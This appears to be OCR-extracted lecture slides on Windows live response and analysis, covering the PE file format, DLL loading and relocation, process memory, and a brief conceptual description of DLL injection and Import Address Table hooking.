Live response

Programs, processes and attacks

Windows Live response/analysis 101

Linux Live response/analysis 101


Live response data analysis

Programs

- A compiled Windows program - Portable Executable File format (also called the *PE/COFF format)*

When started certain (imported) DLLs are loaded that is needed by the executable

PEview



```
PEview.exe
  IMAGE_DOS_HEADER
  MS-DOS Stub Program
  IMAGE_NT_HEADERS
    Signature
    IMAGE_FILE_HEADER
    IMAGE_OPTIONAL_HEADER
  IMAGE_SECTION_HEADER code
  IMAGE_SECTION_HEADER data
  IMAGE_SECTION_HEADER const
  IMAGE_SECTION_HEADER .rsrc
  IMAGE_SECTION_HEADER .idata
  SECTION code
  SECTION data
  SECTION const
  SECTION .rsrc
  SECTION .idata
    IMPORT Directory Table
    IMPORT Address Table
    IMPORT Name Table
```

```
pFile      Data         Description               Value
00000158   63 6F 64 65  Name                      code
0000015C   00 00 00 00
00000160   000080C0     Virtual Size
00000164   00001000     RVA
00000168   00008200     Size of Raw Data
0000016C   00000400     Pointer to Raw Data
00000170   00000000     Pointer to Relocations
00000174   00000000     Pointer to Line Numbers
00000178   0000         Number of Relocations
0000017A   0000         Number of Line Numbers
0000017C   60000020     Characteristics
                        00000020                  IMAGE_SCN_CNT_CODE
                        20000000                  IMAGE_SCN_MEM_EXECUTE
                        40000000                  IMAGE_SCN_MEM_READ
```

ewing IMAGE_SECTION_HEADER code

MS-DO


Link Libraries and OS relocation 1

- A dynamic link library (or shared library) takes the idea of an ordinary library (also called a statically linked library) one step further
- A dynamic/shared link library is a lot like a program, but instead of being run by the user to do one thing it has a lot of functions "exported" so that other programs can call them
  - This list, called the export table, gives the address inside the DLL file of each of the functions which the DLL allows other programs to access
- The calling executable have a list of imports or imported functions from every DLL file it uses
- When Windows loads your program it creates a whole new "address space" for the program
- When your program contains the instruction "read memory from address 0x40A0F0 (or something like that) the computer hardware actually looks up in a table to figure out where in physical memory that location is
  - The address 0x40A0F0 in another program would mean a completely different part of the physical memory of the computer

Link Libraries and OS relocation 2


- Programs, when they are loaded, are "mapped" into address space. This process basically copies the code and static data of your program from the executable file into a certain part of address space, for example, a block of space starting at address 0x400000
  - The same thing happens when you load a DLL
- A DLL, or a program for that matter, tells the operating system what address it would prefer to be mapped into
  - Although the same address means different things to different programs, within a single program an address can only be used once
- If two DLLs wants to be mapped to the same address the OS first check if the DLL is relocateable
- If so it performs the necessary relocations
- The relocateable DLL contains information so that the OS can change/adjust all those internal function addresses in the DLL

Memory Layout for Windows XP




Exerpt from ”Windows Memory Layout, User-Kernel Address Spaces.pdf”
OpenRCE.org

Logisk och fysisk adressrymd



Logisk minnesrymd för process A
0
1
2
3
Logisk minnesrymd för process B
0
1
2
3
Adressöversättning
Fysiskt minne (RAM)
0
1
2
3
🟥 Sidor som tillhör process A
🟦 Sidor som tillhör process B
🟩 Sidor som tillhör operativsystemet

Processes

- A process provides a framework in which a program (or even multiple programs) can be run on a system
- Each process contains a number of key elements
  - Memory for the storage of the machine-language version of the program's instructions etc. (VADs)
  - Memory for any variables declared in the program
  - Tables tracking the location of included DLLs, their particular functions, and so on
  - An access token that specifies which rights and permissions the process has if it tries to access other system resources or the resources of another networked computer
  - One or more threads of execution



Redirecting Process Flow




Process redirection

- A process can accomplish anything on the system that its associated **access token** allows - which normally is the user or service account that launched the process
- By redirecting the flow of execution, an attacker can trick the process into performing malicious actions
  - Process redirection can occur through **DLL Injection**
  - By injecting a rogue DLL into a process's memory, an attacker can insert malicious code
  - If the attack is performed over the network - no footprint is left on disk
- The **Import Address Table** is used to keep track of the address in memory of functions that were imported into the process memory space as part of dependent DLLs
  - By overwriting instructions (IAT calls) or modifying the data (address) values stored in the IAT, an attacker can redirect the execution flow of a process

IAT (Import Address Table)

- pFile = Address (file offset) to data
- pView = View offset from headers or sections start
- RVA = Relative Virtual Address to data in RAM
- VA (Virtual Address) = RVA + Load/Base address of EXE/DLL




Offset type

RVA	Data	Description	Value
00002000	00002058	Hint/Name RVA	0482 WriteConsoleA
00002004	00002068	Hint/Name RVA	0104 ExitProcess
00002008	00002048	Hint/Name RVA	023B GetStdHandle
0000200C	00000000	End of Imports	KERNEL32.dll

